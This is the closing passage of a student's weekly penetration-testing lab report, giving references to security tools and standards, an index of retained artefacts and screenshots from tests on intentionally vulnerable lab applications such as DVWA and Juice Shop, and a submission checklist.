- PortSwigger — Burp Suite documentation: Proxy, Repeater, Intruder and installing the CA certificate.
- SQLMap Project — Official SQLMap user manual and usage documentation (sqlmap.org).
- Damn Vulnerable Web Application (DVWA) — official project documentation.
- OWASP Juice Shop — official project documentation and companion guide (bkimminich/juice-shop).
- MITRE — CWE-89 (SQL Injection), CWE-78 (OS Command Injection), CWE-79 (Cross-Site Scripting), CWE-639 (Authorization Bypass Through User-Controlled Key), CWE-98 and CWE-22 (File Inclusion / Path Traversal).
- FIRST — Common Vulnerability Scoring System (CVSS) v3.1 specification, used for the severity ratings in this report.
- Rapid7 — Metasploitable2 official documentation.
- NIST Special Publication 800-115 — Technical Guide to Information Security Testing and Assessment.

## Appendix

### A. Raw Artefacts Retained

The following artefacts generated during Week 4 are retained alongside this report and were the direct source for the figures and statistics cited above: the Burp temporary-project HTTP history export; the manual SQL-injection payload set and screenshots; the SQLMap session and dump files written under `~/.local/share/sqlmap/output/10.0.2.3` (including `dump/dvwa/users.csv` and `dump/dvwa/guestbook.csv`); the command-injection request/response captures; the Juice Shop Repeater requests for `/rest/basket/6` and `/rest/basket/2`; and the reflected-XSS and file-inclusion request captures.

### B. Screenshot Index

Figures 1 through 35 in the body of this report correspond one-to-one with the dated screenshot files captured during the week's work, named following the `Screenshot_2026-07-17_HH_MM_SS.png` convention in the project archive, grouped by task in the order they were taken and referenced: Figures 1–13 (Task 1, Burp Suite), Figures 14–27 (Task 2, Injection), Figures 28–32 (Task 3, Broken Access Control), and Figures 33–35 (Task 4, XSS & File Inclusion).

### C. Submission Checklist

- Cover Page — included
- Table of Contents — included (auto-generated field; update in Word before submitting)
- Executive Summary — included
- Learning Objectives — included
- Environment Setup — included, with tools table
- Host Discovery & Connectivity Verification — included

- Task Documentation (4 tasks) — included, each with objective, theory, tools, procedure, commands, output, screenshots, observation, key learnings and security relevance
- Commands & Payloads — included in shaded code blocks for every task
- Screenshots with Captions — included (35 figures with description and observation)
- Weekly Deliverable Audit Report — included, five findings fully documented
- Consolidated Findings Table — included
- Technical Concepts Learned — included
- Challenges Faced — included
- Best Practices — included
- Weekly Summary Table — included
- Conclusion — included
- References — included
- Grammar Check — recommended before final submission
- Export as PDF — recommended alongside the .docx, per the Cyberster naming convention  
Week04\_UmarFarooq\_Report.pdf